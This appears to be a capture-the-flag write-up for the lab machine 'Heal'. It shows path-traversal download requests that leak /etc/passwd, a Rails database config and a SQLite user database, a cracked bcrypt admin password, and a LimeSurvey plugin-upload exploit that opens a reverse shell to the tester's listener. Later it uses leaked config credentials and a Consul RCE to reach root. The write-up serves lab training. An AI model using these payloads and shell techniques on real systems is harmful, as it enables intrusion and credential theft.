
```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 26 Mar 2025 14:58:42 GMT
Content-Type: application/octet-stream
Content-Length: 2120
Connection: keep-alive
access-control-allow-origin: http://heal.htb
access-control-allow-methods: GET, POST, PUT, PATCH, DELETE, OPTIONS, HEAD
access-control-expose-headers:
access-control-max-age: 7200
x-frame-options: SAMEORIGIN
x-xss-protection: 0
x-content-type-options: nosniff
x-permitted-cross-domain-policies: none
referrer-policy: strict-origin-when-cross-origin
content-disposition: attachment; filename="passwd"; filename*=UTF-8''passwd
content-transfer-encoding: binary
cache-control: no-cache
x-request-id: 53c4978e-930a-468d-bd69-a00336b53b50
x-runtime: 0.003627
vary: Origin

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network
```

we manage to leak the database



```
GET /download?filename=../../config/database.yml HTTP/1.1
Host: api.heal.htb
Authorization: Bearer
eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.CZbGMyPLgTWm9p2lPa9pGZ0vGQ0qKgr7RG4kj1tUSGc
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/130.0.6723.70 Safari/537.36
Origin: http://heal.htb
Referer: http://heal.htb/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Length: 1

S
```


```
access-control-allow-methods: GET, POST, PUT, PATCH, DELETE, OPTIONS, HEAD
access-control-expose-headers:
access-control-max-age: 7200
x-frame-options: SAMEORIGIN
x-xss-protection: 0
x-content-type-options: nosniff
x-permitted-cross-domain-policies: none
referrer-policy: strict-origin-when-cross-origin
content-disposition: attachment; filename="database.yml";
filename*=UTF-8''database.yml
content-transfer-encoding: binary
cache-control: no-cache
x-request-id: bb7c3b93-f0a2-4965-a5a6-fcfaedab3f27
x-runtime: 0.005188
vary: Origin

# SQLite. Versions 3.8.0 and up are supported.
#   gem install sqlite3
#
#   Ensure the SQLite 3 gem is defined in your Gemfile
#   gem "sqlite3"
#
default: &default
  adapter: sqlite3
  pool: <%= ENV.fetch("RAILS_MAX_THREADS") { 5 } %>
  timeout: 5000

development:
  <<: *default
  database: storage/development.sqlite3

# Warning: The database defined as "test" will be erased and
# re-generated from your development database when you run "rake".
# Do not set this db to the same as development or production.
test:
  <<: *default
  database: storage/test.sqlite3

production:
  <<: *default
  database: storage/development.sqlite3
```



```
GET /download?filename=../../storage/development.sqlite3 HTTP/1.1
Host: api.heal.htb
Authorization: Bearer
eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyfQ.73dLFyR_K1A7yY9uDP6xu7H1p_c7DlFQEoN1g-LFFMQ
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/130.0.6723.70 Safari/537.36
Origin: http://heal.htb
Referer: http://heal.htb/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

```


```
access-control-allow-origin: http://heal.htb
access-control-allow-methods: GET, POST, PUT, PATCH, DELETE, OPTIONS, HEAD
access-control-expose-headers:
access-control-max-age: 7200
x-frame-options: SAMEORIGIN
x-xss-protection: 0
x-content-type-options: nosniff
x-permitted-cross-domain-policies: none
referrer-policy: strict-origin-when-cross-origin
content-disposition: attachment; filename="development.sqlite3";
filename*=UTF-8''development.sqlite3
content-transfer-encoding: binary
cache-control: no-cache
x-request-id: e6cfe593-195c-4792-8871-c3fd1038b47b
x-runtime: 0.003113
vary: Origin

SQLite format 3@  .vÀã(ÖÈ}ãºT55Ktablear_internal_metadataar_internal_metadataCREATE
 TABLE "ar_internal_metadata" ("key" varchar NOT NULL PRIMARY KEY, "value" varchar,
 "created_at" datetime(6) NOT NULL, "updated_at" datetime(6) NOT
NULL)G[5indexsqlite_autoindex_ar_internal_metadata_1ar_internal_metadatax//tablesch
ema_migrationsschema_migrationsCREATE TABLE "schema_migrations" ("version" varchar
NOT NULL PRIMARY
KEY)AU/indexsqlite_autoindex_schema_migrations_1schema_migrationsutableusersusersCR
EATE TABLE "users" ("id" integer PRIMARY KEY AUTOINCREMENT NOT NULL, "email"
varchar, "password_digest" varchar, "created_at" datetime(6) NOT NULL, "updated_at"
 datetime(6) NOT NULL, "fullname" varchar, "username" varchar, "is_admin"
boolean)P++Ytablesqlite_sequencesqlite_sequenceCREATE TABLE
sqlite_sequence(name,seq)U--]tabletoken_blackliststoken_blacklistsCREATE TABLE
"token_blacklists" ("id" integer PRIMARY KEY AUTOINCREMENT NOT NULL, "token"
varchar, "created_at" datetime(6) NOT NULL, "updated_at" datetime(6) NOT NULL)öö
    usersccÝ
)AA'
ralph@heal.htb$2a$12$dUZ/O7KJT3.zE4TOK8p4RuxH3t.Bz45DSr7A94VLvY9SWx1GCSZnG2024-09-2
7 07:49:31.6148582024-09-27
07:49:31.614858Administratorralph¦îÜÊ¸¦)20240701161836)20240702032524)2024070205312
5)20240702131229)20240702133115
¢¢µÈÛî)20240701161836)20240702032524)20240702053125)20240702131229)
20240702133115A¯Al#]AAschema_sha186dacdae5e53daf6a99cc195f85ec397dbaa71b52024-09-27
 07:49:07.2690482024-09-27 07:49:07.2690490##AAenvironmentdevelopment2024-09-27
07:49:07.2666762024-09-27 07:49:07.266679
áñá#schema_sha1#   environment
```

we can use hashcat to try and crack the password



```
$2a$12$dUZ/O7KJT3.zE4TOK8p4RuxH3t.Bz45DSr7A94VLvY9SWx1GCSZnG:147258369
```

This allow us to login as an admin




Profile

ID:	1
Email:	ralph@heal.htb
Full Name:	Administrator
Username:	ralph
Admin:	Yes

With these new credential we can login to http://take-survey.heal.htb/index.php/admin/

We find a admin pannel for LimeSurvey 6.6.4. Using an RCE we can get a remote shell



```
→ Limesurvey-RCE git:(main) ✗ ls
config.xml  exploit.py  php-rev.php  README.md  Y1LD1R1M.zip
→ Limesurvey-RCE git:(main) ✗ python exploit.py http://take-survey.heal.htb/index.php/admin ralph 147258369 80
_______________LimeSurvey RCE_______________


Usage: python exploit.py URL username password port
Example: python exploit.py http://192.26.26.128 admin password 80

 Y1LD1R1M


[+] Retrieving CSRF token...
b19aOG9sSk5QTUhDb2ZIUjRFcGNsRlJkSGJ1N2ZKY2v3U1LKykteYM0oMwL3ISI9iGK5lmjfG8U_tlgSpnqsyg==
[+] Sending Login Request...
[+]Login Successful

[+] Upload Plugin Request...
[+] Retrieving CSRF token...
b19aOG9sSk5QTUhDb2ZIUjRFcGNsRlJkSGJ1N2ZKY2v3U1LKykteYM0oMwL3ISI9iGK5lmjfG8U_tlgSpnqsyg==
[+] Plugin Uploaded Successfully

[+] Install Plugin Request...
[+] Retrieving CSRF token...
b19aOG9sSk5QTUhDb2ZIUjRFcGNsRlJkSGJ1N2ZKY2v3U1LKykteYM0oMwL3ISI9iGK5lmjfG8U_tlgSpnqsyg==
[+] Plugin Installed Successfully

[+] Activate Plugin Request...
[+] Retrieving CSRF token...
b19aOG9sSk5QTUhDb2ZIUjRFcGNsRlJkSGJ1N2ZKY2v3U1LKykteYM0oMwL3ISI9iGK5lmjfG8U_tlgSpnqsyg==
[+] Plugin Activated Successfully

[+] Reverse Shell Starting, Check Your Connection :)
→ Limesurvey-RCE git:(main) ✗ nc -lnvp 4321
listening on [any] 4321 ...
connect to [10.10.14.94] from (UNKNOWN) [10.10.11.46] 35374
Linux heal 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 08:41:45 up  4:40,  2 users,  load average: 0.01, 0.11, 0.12
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
ron      pts/1    10.10.14.26      08:05   33:41   0.03s  0.03s -bash
ron      pts/0    10.10.14.106     07:43   49:32   0.05s  0.05s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

We run linpeas and get some interesting information:

nameserver 127.0.0.53
:43 /var/log/nginx/access.log

-rw-r--r-- 1 root root 4662 Mar 27 08:42 /var/log/nginx/error.log
══╣ Possible private SSH keys were found!
/var/www/limesurvey/vendor/tecnickcom/tcpdf/examples/data/cert/tcpdf.crt
/var/www/limesurvey/vendor/phpseclib/phpseclib/phpseclib/Crypt/RSA/Formats/Keys/PKCS8.php
/var/www/limesurvey/vendor/phpseclib/phpseclib/phpseclib/Crypt/RSA/Formats/Keys/PSS.php
/var/www/limesurvey/vendor/phpseclib/phpseclib/phpseclib/Crypt/RSA/Formats/Keys/PKCS1.php
/var/www/limesurvey/vendor/phpseclib/phpseclib/phpseclib/Crypt/DH/Formats/Keys/PKCS8.php
/var/www/limesurvey/vendor/phpseclib/phpseclib/phpseclib/Crypt/DSA/Formats/Keys/PKCS8.php
/var/www/limesurvey/vendor/phpseclib/phpseclib/phpseclib/Crypt/DSA/Formats/Keys/PKCS1.php
/var/www/limesurvey/vendor/phpseclib/phpseclib/phpseclib/Crypt/EC/Formats/Keys/PKCS8.php
/var/www/limesurvey/vendor/phpseclib/phpseclib/phpseclib/Crypt/EC/Formats/Keys/PKCS1.php
/var/www/limesurvey/vendor/phpseclib/phpseclib/phpseclib/Crypt/Common/Formats/Keys/PKCS8.php
/var/www/limesurvey/vendor/phpseclib/phpseclib/phpseclib/Crypt/Common/Formats/Keys/OpenSSH.php
/var/www/limesurvey/vendor/phpseclib/phpseclib/phpseclib/Crypt/Common/Formats/Keys/PKCS1.php

```
/var/www/.htaccess

/var/www/limesurvey/application/config/config-sample-dblib.php:         'password' => 'somepassword',
/var/www/limesurvey/application/config/config-sample-mysql.php:         'password' => 'root',
/var/www/limesurvey/application/config/config-sample-pgsql.php:         'password' => 'somepassword',
/var/www/limesurvey/application/config/config-sample-sqlsrv.php:        'password' => 'somepassword',
/var/www/limesurvey/application/config/config.php:                 'password' => 'AdmiDi0_pA$$w0rd',
```

```
postgres:x:116:123:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
ralph:x:1000:1000:ralph:/home/ralph:/bin/bash
ron:x:1001:1001:,,,:/home/ron:/bin/bash
root:x:0:0:root:/root:/bin/bash
```

su ron AdmiDi0_pA$$w0rd work ! We have a user !

we find that port 8500 is used by consul ui. We look for RCE and bingo, we have root shell.